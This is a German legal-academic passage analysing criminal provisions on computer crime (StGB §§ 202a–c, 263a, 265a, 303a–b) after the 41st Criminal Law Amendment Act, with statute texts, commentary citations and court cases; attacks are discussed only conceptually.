Unberührt von den Änderungen des 41. StrÄndG ist die Definition der **Daten** geblieben. Daten sind explizit nur solche, die *elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.* Dies bedeutet insbesondere, dass Daten, die unmittelbar wahrnehmbar gespeichert sind, z.B. im Form eines handschriftlichen Aufschriebs bzw. Ausdruckes, von dieser Rechtsnorm nicht betroffen sind. Als Beispiel eines Ausspähens unmittelbar wahrnehmbarer Daten, wird in [Erns04, Rz. 244] das Ausspähen eines Passwortes, das an einem Monitor angebracht ist, mittels Fernglas genannt.
Wichtig ist zu beachten, dass der Wert der Daten für die Strafbarkeit irrelevant ist.

2.2.2 Änderungen des 41. StrÄndG an § 202a

Die wichtigste Änderung des 41. StrÄndG betreffend § 202a ist, dass nun auch explizit das Verschaffen des Zuganges zu Daten schon zum Tatbestand führt. So war nach dem alten Gesetzestext das ledigliche Überwinden des Zugriffschutzes (das sog. *Hacken* eines Systems) prinzipiell straffrei. Da allerdings der Wert der ausgespähten Daten selbst irrelevant ist, konnte schon damals argumentiert werden, dass allein das Auslesen der Verzeichnisstruktur ein Ausspähen von Daten im Sinne des § 202a gewesen wäre. Daher war die Praxisrelevanz des straffreien *Hackens* schon vor den Änderungen des 41. StrÄndG fragwürdig [Schö06, Rz 10]. Mit den Änderungen des 41. StrÄndG ist nun eindeutig geregelt, dass ein solches Verschaffen eines Zugangs zu geschützten Daten schon strafbar ist.

2.2.3 Keine Versuchsstrafbarkeit

Der Versuch, sich geschützte Daten bzw. den Zugang zu Daten zu verschaffen, wird allerdings auch nach dem 41. StrÄndG nicht durch den § 202a unter Strafe gestellt. Dadurch liegt aber eine klare Inkonsistenz mit der Einführung des § 202c vor. Dieser stellt nämlich die Vorbereitung einer Straftat nach § 202a unter Strafe. Der Versuch ist also straffrei, während die in der Regel zwingend notwendige Vorbereitung für diesen Versuch schon unter Strafe fällt.

2.2.4 Strafantragserfordernis

Weiterhin bleibt gleich, dass für die Verfolgung einer Tat nach § 202a ein Strafantrag des Verfügungsberechtigten der ausgespähten Daten nötig ist. Hierzu muss von dem Verfügungsberechtigten innerhalb von einer Frist von 3 Monaten (StGB § 77b) nach Kenntnisnahme der Tat und der Person des Täters ein Strafantrag bei einem Gericht oder der Staatsanwaltschaft schriftlich oder zu Protokoll, bei einer anderen Behörde schriftlich eingereicht werden (StPO § 158).
Der Verfügungsberechtigte muss nicht gleichzeitig der Betroffene der ausgespähten Daten sein. So hat der BGH in einem Urteil vom 10.5.2005 entschieden, dass beim Fall des Ausspähens von Daten einer Sparkassen-EC-Karte die Sparkasse der Verfügungsberechtigte und somit Strafantragsberechtigte ist und nicht der Karteninhaber.[BGH05]
Neu ist, dass mit dem 41. StrÄndG auch die Strafverfolgungsbehörde selbst wegen besonderen öffentlichen Interesses eine Strafverfolgung von Amts wegen initiieren kann (Siehe Abschnitt 2.5).

2.2.5 Anforderungen an den Schutz der Daten

Es wird im Speziellen keine Anforderungshöhe an den Schutz der Daten gestellt. Dieser muss lediglich die Intention des Verfügungsberechtigten bekunden. Es spielt also keine Rolle, ob der Schutz auf aktuellem technischen Stand oder veraltet und leicht knackbar ist.

2.2.6 Verschlüsselte Daten

Auch verschlüsselte Daten genießen den Schutz des § 202a, da sie durch einen Zugriffsschutz geschützt sind. Allerdings ist hier noch unklar, ob ein Täter sich strafbar macht, wenn er sich verschlüsselte Daten verschafft, diese aber nicht entschlüsseln kann, sei es durch sein eigenes Unvermögen oder durch die wirksame Verschlüsselung durch das Opfer. Da der Versuch nicht strafbar ist, entstünde im Falle einer wirksamen Verschlüsselung seitens des Opfers eine ungerechtfertigte Priviligiertheit des Täters nach [Erns07].

2.2.7 Strafhöhe

Vergehen nach § 202a werden mit bis zu 3 Jahren Freiheitstrafe oder Geldstrafe geahndet.

2.2.8 Anwendungsbeispiel des § 202a

Der Sachverhalt des § 202a soll hier anhand eines Praxisbeispiels dargestellt werden.

Der Angreifer Eve findet via *ping* heraus, dass ein unbekanntes System unter einer bestimmten IP-Adresse von außen zu erreichen ist. Diese Information ist *nicht besonders geschützt* bzw. nicht durch die *Überwindung einer Zugangssicherung* erlangt worden und somit nicht durch § 202a geschützt. Mit Hilfe dieser Information lässt Eve einen *Portscan* gegen diese IP-Adresse laufen. Auch diese Informationen sind *„öffentlich“* und somit nicht durch § 202a geschützt.
Auf dem betroffenen Computer läuft ein SSH-Daemon und Eve wird nach einer Kombination aus Benutzername und Passwort gefragt. Eve versucht diese Barriere mit Hilfe eines *Brute-Force-Angriffs* zu überwinden. Diese Versuche werden durch § 202a noch nicht unter Strafe gestellt.
Durch ein schwaches Passwort des Benutzers „Bob“ war der *Brute-Force-Angriff* erfolgreich und Eve hat somit Zugang zu Bobs Daten. Würde Eve nun an diesem Punkt aufhören und z.B. Bob darauf aufmerksam machen, dass sein Passwort geändert werden sollte, so hätte Eve sich vor dem 41. StrÄndG nicht im Sinne des § 202a schuldig gemacht. Erst wenn er z.B. die Verzeichnisstruktur ausgelesen hätte („um sich umzuschauen“), wäre Eve nach dem alten § 202a strafbar geworden. Durch das 41. StrÄndG hat Eve schon durch den Erhalt des Zugangs ein Vergehen nach § 202a begangen.
Bob könnte nun einen Strafantrag stellen.

2.3 StGB § 202b Abfangen von Daten

§ 202b wurde durch das 41. StrÄndG dem Strafgesetzbuch hinzugefügt. Mit dieser Rechtsnorm will der Gesetzgeber das Abfangen von Daten, beispielsweise einer Email, während der Datenübertragung unter Strafe stellen. § 202b ergänzt somit insbesondere § 202a durch die Erweiterung um die Übermittlungsphase, unabhängig von der Art der Übermittlung (leitungsgebunden oder „wireless“ (Funkübertragung)). Außerdem erweitert § 202b auch noch § 201, der auf das gesprochene Wort begrenzt ist.

Der genaue Wortlaut der neuen Rechtsnorm ist im folgenden aufgeführt:

StGB § 202b Abfangen von Daten

> Wer unbefugt sich oder einem anderen unter Anwendung von technischen Mitteln nicht für ihn bestimmte Daten (§ 202a Abs. 2) aus einer nichtöffentlichen Datenübermittlung oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage verschafft, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.

2.3.1 Elektromagnetische Abstrahlung einer Datenverarbeitungsanlage

Unter der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage ist lediglich solche elektromagnetische Strahlung gemeint, die nicht der Datenübertragung dient, sondern ungewollt bzw. dem Benutzer sogar unbewusst ist [Nadi07]. Ein Beispiel wäre die elektromagnetische Strahlung eines Röhrenmonitors, aus der man eventuell auf den Bildschirminhalt

schließen könnte. Fälle, die den Tatbestand der elektromagnetischen Abstrahlung erfüllen, werden in der Praxis vermutlich weniger relevant sein. Viel wichtiger ist der Fall des Abfangens von Daten aus einer nichtöffentlichen Datenübermittelung.

2.3.2 Tatbestand

Vor dem 41. StrÄndG war das Abfangen einer Email bei der Übermittlung nur strafbar, wenn diese Email mit einem besonderen Schutz, wie z.B. durch eine verschlüsselte Übertragung, geschützt war und somit in den Anwendungsbereich des § 202a fiel. Diese Beschränkung ist nun durch die Einführung des § 202b nicht mehr gegeben. Somit ist das Abfangen einer nicht für sich selbst bestimmten Email nun immer eine Straftat im Sinne § 202b, auch wenn diese Email über ein unverschlüsseltes WLAN verschickt wird.
Dem Wortlaut nach sollten nun auch jegliche *Man-in-the-Middle* Angriffe durch § 202b erfasst sein. Beim *Man-in-the-Middle*-Angriff versucht der Angreifer in der Regel mit Hilfe technischer Mittel zumindest teilweise die Datenübertragung des Opfers zu einem Dritten über sich laufen zu lassen und sich so unbefugt Zugang zu Daten seines Opfers zu verschaffen.

2.3.3 Einschränkungen des Paragraphen

Im Gesetzestext findet sich die Einschränkung *unter Anwendung von technischen Mitteln*. Diese sollte in der Regel ohne Belang sein, da für den Zugriff auf nicht unmittelbar wahrnehmbare Daten im Sinne von § 202a und b immer technische Hilfsmittel notwendig sein werden.

Größere Schwierigkeiten dürfte die Einschränkung *aus einer nichtöffentlichen Datenübermittelung* bereiten, denn hier ist Interpretationsspielraum gegeben. So ist es nach [Nadi07] ausreichend, dass die Übermittelung objektiv erkennbar für einen beschränkten Nutzerkreis ist. Auch [Erns07] macht die Nichtöffentlichkeit an der Widmung des Übermittlers fest. Es ist also davon auszugehen, dass jegliche Kommunikation in firmeninternen Netzen sowie jeglicher Emailverkehr prinzipiell als nicht öffentlich zu bewerten ist.

2.3.4 Strafantragserfordernis

Wie bei § 202a ist auch bei § 202b nach § 205 ein Strafantrag des Verfügungsberechtigten des Rechtsguts nötig, damit die Strafverfolgungsbehörde aktiv werden kann. Eine Ausnahme gilt auch hier wieder bei besonderem öffentlichen Interesse.

2.3.5 Keine Versuchsstrafbarkeit

Der Versuch ist straffrei. Dies ist insbesondere problematisch, da erfolgreiche Angriffe im Sinne von § 202b (z.B. Man-in-the-Middle, Abfangen von Email) besonders schwer zu entdecken sein werden.

2.3.6 Strafhöhe

Vergehen nach § 202b werden mit einer Freiheitsstrafe von bis zu zwei Jahren bzw. einer Geldstrafe geahndet. Allerdings tritt § 202b zurück, wenn schon ein Paragraph mit höherer Strafordnung angewendet werden kann. Hier ist insbesondere der § 202a zu nennen, der mit einer Freiheitsstrafe von bis zu drei Jahren eine höhere Strafandrohung ermöglicht.

2.4 StGB § 202c Vorbereiten des Ausspähens und Abfangens von Daten

Der § 202c wurde wie der § 202b durch das 41. StrÄndG dem Strafgesetzbuch hinzugefügt und ist die Rechtsnorm, an der die meiste Kritik geübt wurde.

§ 202c beschäftigt sich unter anderem mit der Problematik der sogenannten „Hackertools“. Ein „Hackertool“ ist ein Computerprogramm das von vermeintlichen Angreifern („Hackern“) verwendet wird bzw. geschrieben wurde, um über eine Schwachstelle in fremde Systeme einzubrechen bzw. an geschützte Daten zu kommen. Diese „Hackertools“ sind in der Regel so aufgebaut, dass auch ein Benutzer mit geringen technischen Verständnis diese nutzen kann. Bisher war das Herstellen und das Vertreiben dieser „Hackertools“ nicht strafbar. Dies führte dazu, dass solche „Hackertools“ in Deutschland sogar in Zeitschriftenläden, bei gewissen Zeitschriften als CD-Beilage zum „Testen der eigenen Sicherheit“ für jederman käuflich erwerbbar waren. Es ist offensichtlich, dass diese „Hackertools“ natürlich auch zu einem anderen Zwecke missbraucht werden können.
Auch das Veröffentlichen von Sicherheitslücken und Passwortlisten war bisher nicht oder nur kaum vom Gesetzgeber erfasst. Dies ändert sich nun mit dem neuen § 202c.

Im folgenden Paragraphentext des § 202c sind zwar nur die § 202a bzw. § 202b erwähnt, doch gilt durch die Referenzierung des § 202c in den Paragraphentexten des § 303a und § 303b, dass eine Vorbereitung einer Tat im Sinne von § 303a (Datenmanipulation) bzw. § 303b (Computersabotage) ebenso nach § 202c strafbar ist, wie das Vorbereiten einer Tat im Sinne des § 202a bzw. § 202b.

StGB § 202c Vorbereiten des Ausspähens und Abfangens von Daten

1. Wer eine Straftat nach § 202a oder § 202b vorbereitet, indem er
   a) Passwörter oder sonstige Sicherungscodes, die den Zugang zu Daten (§ 202a Abs. 2) ermöglichen, oder
   b) Computerprogramme, deren Zweck die Begehung einer solchen Tat ist,

   herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft.
2. § 149 Abs. 2 und 3 gilt entsprechend.

2.4.1 Tatbestand

Als Vorbereitung unterscheidet der § 202c zwei relevante Tatbestände:

Passwörter oder sonstige Sicherungscodes:

§ 202c setzt das Herstellen, Verschaffen, Verkaufen, Überlassen oder sonst Zugänglich-machen von Passwörtern, die den Zugang zu Daten ermöglichen, als Vorbereitung einer Straftat nach § 202a, § 202b unter Strafe.
Hierunter fällt auch das Veröffentlichen der Passwörter im World-Wide-Web, das bisher nicht strafbar gewesen war.
Das Veröffentlichen von Sicherheitslücken ist dem Wortlaut der Rechtsnorm her nicht erfasst. Dieser neue Straftatbestand ist eine sinnvolle Erweiterung und zu begrüßen.

Computerprogramme

§ 202c setzt aber nicht nur das Herstellen, Verschaffen usw. von Passwörtern und Sicherheitscodes sondern auch von Computerprogrammen, *deren Zweck die Begehung einer solchen Tat ist*, unter Strafe, wenn diese zur Vorbereitung einer Straftat nach § 202a bzw. § 202b dienen.

Dies ist der am meisten kritisierte Punkt des 41. StrÄndG, denn der eigentliche Zweck eines Computerprogramms lässt sich nur subjektiv ermitteln. Die gesamte IT-Sicherheitsbranche ist aber auf solche Computerprogramme angewiesen, mit denen nicht nur die eigenen Systeme überprüft werden können, sondern auch Straftaten im Sinne von § 202a bzw. 202b begangen werden könnten. Insbesondere die Hersteller dieser Computerprogramme müssen darauf spekulieren, dass ihnen die gute Absicht und der gute Wille unterstellt wird, wenn sie solche Computerprogramme herstellen und in irgendeiner Form zugänglich machen, mit denen schließlich von Dritten eine Straftat nach § 202a bzw. § 202b begangen werden könnte.

Nach [Erns07, Rz. 46] wird daher den Strafverfolgungsbehörden nichts anderes übrig bleiben, als im Regelfall den guten Willen zu unterstellen und im Einzelfall dann einen objektiven Vorsatz der Begehung einer Straftat nachzuweisen. Es bleibt jedoch nach den objektiven Straftatbeständen her eine Kriminalisierung einer ganzen Branche, die nur mangels Nachweis eines Vorsatzes nicht geahndet werden kann.

2.4.2 Strafantrag, Strafhöhe und Aufgeben einer vorbereiteten Straftat

Für die Verfolgung einer Straftat nach § 202c ist kein Strafantrag nötig, da es ein Gefährdungsdelikt ist und mit keinen Rechtsgütern Einzelner verbunden ist.

Vergehen gegen den § 202c werden mit einer Freiheitstrafe von bis zu einem Jahr oder Geldstrafe geahndet.

In Absatz 2 des § 202c werden die Absätze 2 und 3 des Paragraphen 149 genannt. Dort wird festgelegt, dass derjenige, der die Vorbereitung einer Straftat freiwillig aufgibt und die durch ihn geschaffene Gefahr abwendet, nicht bestraft wird. Dies gilt auch, wenn die Gefahr durch andere abgewendet wird, der Täter dies aber freiwillig und ernsthaft versucht hat.

StGB § 149 Vorbereitung der Fälschung von Geld und Wertzeichen

1. ...
2. Nach Absatz 1 wird nicht bestraft, wer freiwillig
   a) die Ausführung der vorbereiteten Tat aufgibt und eine von ihm verursachte Gefahr, daß andere die Tat weiter vorbereiten oder sie ausführen, abwendet oder die Vollendung der Tat verhindert und
   b) die Fälschungsmittel, soweit sie noch vorhanden und zur Fälschung brauchbar sind, vernichtet, unbrauchbar macht, ihr Vorhandensein einer Behörde anzeigt oder sie dort abliefert.
3. Wird ohne Zutun des Täters die Gefahr, daß andere die Tat weiter vorbereiten oder sie ausführen, abgewendet oder die Vollendung der Tat verhindert, so genügt an Stelle der Voraussetzungen des Absatzes 2 Nr. 1 das freiwillige und ernsthafte Bemühen des Täters, dieses Ziel zu erreichen.

2.5 § 205 Antragserfordernis

Im folgenden Gesetzestext des § 205 ist der Strafantrag für verschiedene Paragraphen geregelt. Im Rahmen dieser Arbeit sind nur die Paragraphen § 202a und § 202b von Interesse.

§ 205 Strafantrag

1. In den Fällen des § 201 Abs. 1 und 2 und der §§ 201a, 202, 203 und 204 wird die Tat nur auf Antrag verfolgt. Dies gilt auch in den Fällen der **§§ 202a** und **202b**, es sei denn, dass die Strafverfolgungsbehörde wegen des besonderen öffentlichen Interesses an der Strafverfolgung ein Einschreiten von Amts wegen für geboten hält.

...

Die wichtigste Änderung durch das 41. StrÄndG an diesem Paragraphen ist der Zusatz, dass für die Paragraphen § 202a und § 202b im Falle besonderen öffentlichen Interesses die Strafverfolgung von Amts wegen eingeläutet werden kann.
Der Übersichtlichkeit wurde Absatz 2 des Paragraphen weggelassen. In diesem Absatz ist ledeglich geregelt, wie mit der Strafantragsberechtigung verfahren wird, wenn der Berechtigte verstirbt.

2.6 § 263a Computerbetrug

Im Paragraphen § 263a geht es um den Tatbestand des Computerbetruges.

2.6.1 Straftatbestand

Es liegt ein Computerbetrug vor, wenn jemand sich oder einem Dritten einen Vermögensvorteil durch Beeinflussung einer Datenverarbeitung durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung auf den Ablauf verschafft.

Es ist wichtig zu bemerken, dass der Schaden durch die Manipulation eines Datenverarbeitungsablaufs geschehen muss und nicht nur durch die Hilfe eines Computers bzw. Programms. Ist letzteres der Fall, z.B. dadurch, dass das Opfer beeinflusst wird, unter Vorspiegelung falscher oder unvollständiger Angaben ein Programm zu installieren, durch das dem Opfer ein Vermögensschaden entsteht, ist § 263 des Betruges einschlägig, da kein Computer, sondern ein Mensch getäuscht wurde.
Als ein weiteres Beispiel nennt [Erns04] z.B. das Verschicken von Emails mit gefälschtem Absender. Auch dies täuscht den Benutzer und keine Datenverarbeitung und kann daher nur durch § 263 und nicht § 263a bestraft werden.
Ein Computer kann z.B. dadurch getäuscht werden, dass ihm durch die unbefugte Nutzung von Passwörtern oder ähnlichen Sicherungscodes ein authorisierter Zugriff vorgespielt wird. So z.B im Falle der Nutzung eines geschützten fremden WLAN (Siehe Abschnitt 4.2.4).

Liegt in einem Falle ein Vergehen im Sinne von § 263 und § 263a vor, so wird § 263a angewandt. Man spricht davon, dass § 263a subsidiär zu § 263 ist („lex specialis derogat legi generali“).

2.6.2 Versuch, Vorbereitung und Strafhöhe

Eine Straftat nach § 263a wird mit einer Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe geahndet. Bei besonders schweren Fällen kann eine Freiheitsstrafe bis zu zehn Jahren verhängt werden (§ 263 Abs. 3). Der Versuch ist strafbar (§ 263 Abs. 2). Auch wer eine Tat nach § 263a vorbereitet, kann mit einer Freiheitsstrafe bis zu 3 Jahren oder mit Geldstrafe bestraft werden. Wie auch im § 202c ist die freiwillige Aufgabe der Vorbereitung und die Abwendung der geschaffenen Gefahren strafbefreiend (§ 149 Abs. 2 und 3).

Der genaue Gesetzestext des § 263a lautet:

StGB § 263a Computerbetrug

1. Wer in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, daß er das Ergebnis eines Datenverarbeitungsvorgangs durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung auf den Ablauf beeinflußt, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.
2. § 263 Abs. 2 bis 7 gilt entsprechend.
3. Wer eine Straftat nach Absatz 1 vorbereitet, indem er Computerprogramme, deren Zweck die Begehung einer solchen Tat ist, herstellt, sich oder einem anderen verschafft, feilhält, verwahrt oder einem anderen überlässt, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
4. In den Fällen des Absatzes 3 gilt § 149 Abs. 2 und 3 entsprechend.

2.7 § 265a Erschleichen von Leistungen

Im folgenden Abschnitt wird der § 265a über die Erschleichung von Leistungen behandelt. Der folgende Gesetzestext kennt mehrere Straftatbestände für die Erschleichung verschiedener Leistungen in der bzw. für die Öffentlichkeit:

StGB § 265a Erschleichen von Leistungen

1. Wer die Leistung eines Automaten oder eines öffentlichen Zwecken dienenden Telekommunikationsnetzes, die Beförderung durch ein Verkehrsmittel oder den Zutritt zu einer Veranstaltung oder einer Einrichtung in der Absicht erschleicht, das Entgelt nicht zu entrichten, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.
2. Der Versuch ist strafbar.
3. Die §§ 247 und 248a gelten entsprechend.

2.7.1 Tatbestand

Für unsere Betrachtung im Bezug auf die Computerkriminalität sind in diesem Paragraph nur die zwei Tatbestandsmerkmale der Erschleichung der Leistung eines Automaten oder eines öffentlichen Zwecken dienenden Telekommunikationsnetzes von Interesse.

Für den Tatbestand der Erschleichung eines öffentlichen Zwecken dienenden Telekommunikationsnetzes könnte auf ersten Blick heutzutage das Ausnutzen eines fremden WLAN, mit der Intention Zugang in das Internet zu erhalten, in den Sinn kommen. Hier ist in der Regel aber § 265a nicht anwendbar, da im Allgemeinen das betroffene WLAN kein öffentliches Netz ist, sondern privat bzw. firmen-intern [Bär05]. Am Ende dieser Arbeit wird im 4. Kapitel auf den Sachverhalt des Wardrivings noch einmal genauer Bezug genommen.

Der § 265a hat hier eher das mittlerweile etwas außer Mode gekommene „Phone Phreaking“ im Sinne. Beim sogenannten „Phone Phreaking“ wird versucht, sich auf verschiedene Arten und Weisen die Leistung öffentlicher Telekommunikationsnetze zu erschleichen. Als eines der berühmtesten Beispiele sei hier John T Draper alias „Captain Crunch“ [Drap] zu nennen, der

mit Hilfe einer Spielzeugpfeife aus einer „Capt'n Crunch"-Cornflakes Packung ein 2600 HZ Signal erzeugte, durch das er kostenlos telefonieren konnte.

Aber auch die Erschleichung der Leistung von Automaten fällt unter diesen Paragraph.

2.7.2 Fallbeispiel: Überlisten von Spielautomaten

Als ein Bespiel der Erschleichung der Leistung eines Automatens im Sinne des § 265 wird hier ein Urteil des AG Lichtenfels [Lich80] vorgestellt:

Zwei Angeklagte fanden heraus, dass bei einer bestimmten Art von Spielautomaten der Automat geleert werden konnte, indem der Automat bis 9,30 DM gefüllt wurde und dann eine 2 DM- oder 5 DM-Münze eingeworfen wurde. Im Moment, in dem diese Münze durch den Münzprüfer fiel, musste zeitgleich der Geldrückgabe-Knopf gedrückt werden. Die Angeklagten erkannten diese Möglichkeit und nutzten sie mehrfach aus. Das AG Lichtenfels entschied, dass hier ein Fall der Leistungserschleichung des Automaten im Sinne des § 265a vorliegt und kein Trickdiebstahl im Sinne des § 242.

2.7.3 Versuchsstrafbarkeit, Strafhöhe, Strafantrag

§ 265a stellt den Versuch unter Strafe. Ein Vergehen nach § 265a wird mit einer Freiheitsstrafe bis zu einem Jahr oder mit einer Geldstrafe geahndet.

Im dritten Absatz des § 265a sind die Paragraphen § 247 (Haus- und Familiendiebstahl) und § 248a (Diebstahl und Unterschlagung geringwertiger Sachen) genannt. In diesen ist geregelt, dass bei innerhäuslicher oder bei geringwertiger Sache die Verfolgung einer Straftat nur auf Antrag erfolgt. § 248a kennt noch die Ausnahme, dass die Strafverfolgung bei besonderem öffentlichen Interesse von Amts wegen eingeläutet werden kann.

2.8 § 303a Datenveränderung

§ 303a ist einer der Kernparagraphen der Computerkriminalität im Strafgesetzbuch. Der Paragraph stellt die rechtswidrige Manipulation bzw. den Versuch der Manipulation von Daten unter Strafe. Während das Löschen von Daten offensichtlich eine Datenmanipulation im Sinne des § 303a darstellt, kennt § 303a auch das Unterdrücken von Daten als eine Form der Datenmanipulation an. Seit dem 41. StrÄndG ist neu, dass durch die Referenzierung des § 202c im dritten Absatz des § 303a auch die Vorbereitung einer Straftat im Sinne von § 303a strafbar ist. Ansonsten blieb der Paragraph durch das 41. StrÄndG unberührt:

StGB § 303a Datenveränderung

1. Wer rechtswidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.
2. Der Versuch ist strafbar.
3. Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

Intressant im Bezug auf § 303a ist die Frage, ob das kurzfristige Unterdrücken von Daten durch eine sogenannte DoS-Attacke (Denial of Service) strafrechtlich von § 303a erfasst wird. Hier sind sich die Literatur und Rechtsprechung noch nicht vollständig einig, wie ein aktueller Fall des OLG Frankfurt/M belegt:

Im Jahre 2001 rief der Angeklagte im Internet mehrfach dazu auf, am 20.6.2001 zwischen 10-12 Uhr die Internetseite der Lufthansa AG als eine „Online-Demonstation“ gegen die Lufthansa AG lahmzulegen. Dazu wurde von dem Angeklagten extra ein Programm, mit dessen Hilfe die Internetseiten massenhaft angefordert werden konnten, entwickelt und im Internet öffentlich zugänglich gemacht. Diese Aktion wurde bei dem Ordnungsamt Köln am 10.6.2001 angemeldet. Dieses erklärte, eine Anmeldung einer Online-Demo sei nicht vorgesehen. Auch der Lufthansa AG wurde die Aktion kurz vor Beginn am 18.6.2007 angekündigt. Trotz der Vorbereitungen der Lufthansa gelang es den „Demonstranten“, erhebliche Verzögerungen beim Seitenaufbau bis zum Totalausfall der Seite zu erreichen.

Das AG Frankfurt/M. entschied in diesem Fall am 1.7.2005, dass ein Fall der Nötigung i.S.d. § 240 StGB und der Aufruf zur Begehung von Straftaten gem. § 111 StGB von Seiten des Angeklagten vorliegt.

Im Revisionsurteil des OLG Frankfurt am 22.5.2006 entschied das Gericht, dass kein Fall der Nötigung, wie von der Vorinstanz entschieden, einschlägig ist. Insbesondere stellt das Gericht aber auch fest, dass § 303a nicht einschlägig ist, mit folgender Begründung:

Eine Unterdrückung im Sinne des § 303a liegt nur dann vor, wenn dem Verfügungsberechtigten der Daten der Zugriff auf eben diese Daten verwehrt wird. Verfügungsberechtigt ist in diesem Sinne hier der Betreiber der Internetseite gewesen. Dass Dritte (Besucher der Internetseite) keinen Zugriff auf die Daten hatten, ist kein Vergehen nach § 303a, da kein Eingriff in fremde Verfügungsbefugnisse bestand.
Auch wenn der Verfügungsberechtigte am Zugang zu den Daten gehindert war, wäre diese keine Unterdrückung im Sinne § 303a, da der Zugang zu den Daten nur kurzfristig blockiert war. Eine Unterdrückung im strikten Sinne setzt aber eine langfristige bzw. permanente Blockierung vorraus. Diese sehr strikte Deutung des Tatbestandmerkmals der Unterdrückung ist im Bezug auf die Strafbarkeit von DoS-Attacken sehr problematisch.

Durch die Ergänzungen des 41. StrÄndG am § 303b wurde nun diese problematische Deutung des Tatbestandmerkmals der „Unterdrückung“ in Bezug auf kurzfristige Störungen gelöst.

2.9 § 303b Computersabotage

Der § 303b schützt den reibungslosen Betrieb von Datenverarbeitungen. Im Gegensatz zu der eben behandelten Rechtsnorm zur Datenmanipulation (§ 303a) wurde die Rechtsnorm über die Computersabotage (§ 303b) durch das 41. StrÄndG massiv geändert. Die zwei größten Probleme des § 303b waren laut [Nadi07] die Einschränkung auf Datenverarbeitungen „die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung“ sind und die eingeschränkte Strafbarkeit von (D)DoS Angriffen.

Der neue § 303b schützt nun jede Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, also insbesondere auch die Datenverarbeitungen von Privatpersonen. Allerdings gilt hierfür ein geminderter Strafrahmen von einer Freiheistrafe bis zu 3 Jahren. Für Datenverarbeitung von Betrieben, Unternehmen oder Behörden gilt ein Strafrahmen von bis zu 5 Jahren Freiheitsstrafe (§ 303b Abs. 2), bei besonders schweren Fällen (§ 303b Abs. 4) wird ein Strafrahmen von bis zu 10 Jahren vorgesehen.
§ 303b kennt außerdem seit dem 41. StrÄndG zwei neue Tatalternativen:

Das Eingeben und das Übermitteln von Daten (§ 202a Abs. 2) in der Absicht, einem Anderen Nachteil zuzufügen.

An der verwendeten Formulierung sieht [Nadi07, Rz. 303] große Probleme:

1. Eingeben von Daten:

Ein „Eingeben“ bedeutet, *„Informationen von außen in einen Computer zu übertragen“* [Nadi07, Rz. 303]. Daten im Sinne von § 202a Abs. 2 müssen aber in einer nicht unmittelbar wahrnehmbarer Form gespeichert sein. Dadurch ist das Eingeben von Daten im Sinne von § 202a Abs. 2 nur durch ein Einlesen von einer externen Quelle, wie z.B. einer externe Festplatte möglich. Das eigentliche Eingeben von Daten durch einen Menschen (z.B. via Tastatur) ist dadurch nach Ansicht von [Nadi07, Rz. 303] nicht erfasst. Dadurch läuft dieser Tatbestand nach Ansicht von [Nadi07, Rz. 303] weitgehend ins Leere.

2. Übermitteln von Daten:

   Auch bei dem Begriff der Übermittlung von Daten stößt sich [Nadi07, Rz. 303] an dem Datenbegriff des § 202a Abs. 2. Konkret geht es dabei um die Streitfrage, ob im Datenbegriff des § 202a Abs. 2 eine dauerhafte Speicherung der Daten gefordert ist oder nicht. Dies ist in der Literatur bis jetzt umstritten. Insbesondere geht es um das Problem der flüchtigen Speicherung der Daten im Arbeitsspeicher (RAM). Auch das 41. StrÄndG klärte diesen Punkt nicht. Insbesondere im Bezug auch auf die Datenmanipulation des § 303a sollte der Datenbegriff im Sinne des Gesetzgebers unabhängig von der dauerhaften Speicherung der Daten gedeutet werden. Nimmt man diese Auslegung zu Grunde, so schließt der geschaffene Tatbestand der Daten in der Regel die geschaffene Lücke durch die unpräzise Definition des Eingebens, da diese nicht erfassten Daten (Tastatureingabe) vor der Übermittlung in irgendeiner Form (wenn auch flüchtig) gespeichert werden müssen und somit Daten im Sinne des § 202a Abs. 2 bei der Übermittlung sind.

Durch diese Deutung des Datenbegriffs sollte der Paragraph auch das Ziel, (D)DoS-Angriffe effektiv unter Strafe zu stellen, erreichen können.

Der Versuch ist wie bei § 303a strafbar (§ 303b Abs. 3) und seit dem 41. StrÄndG ist auch die Vorbereitung einer Tat im Sinne von § 303b durch den neuen fünften Absatz durch § 202c strafbar.

Der genaue Gesetzestext ist im folgenden aufgeführt:

StGB § 303b Computersabotage

1. Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er
   a) eine Tat nach § 303a Abs. 1 begeht,
   b) Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt oder
   c) eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert,

   wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.
2. Handelt es sich um eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe.
3. Der Versuch ist strafbar.
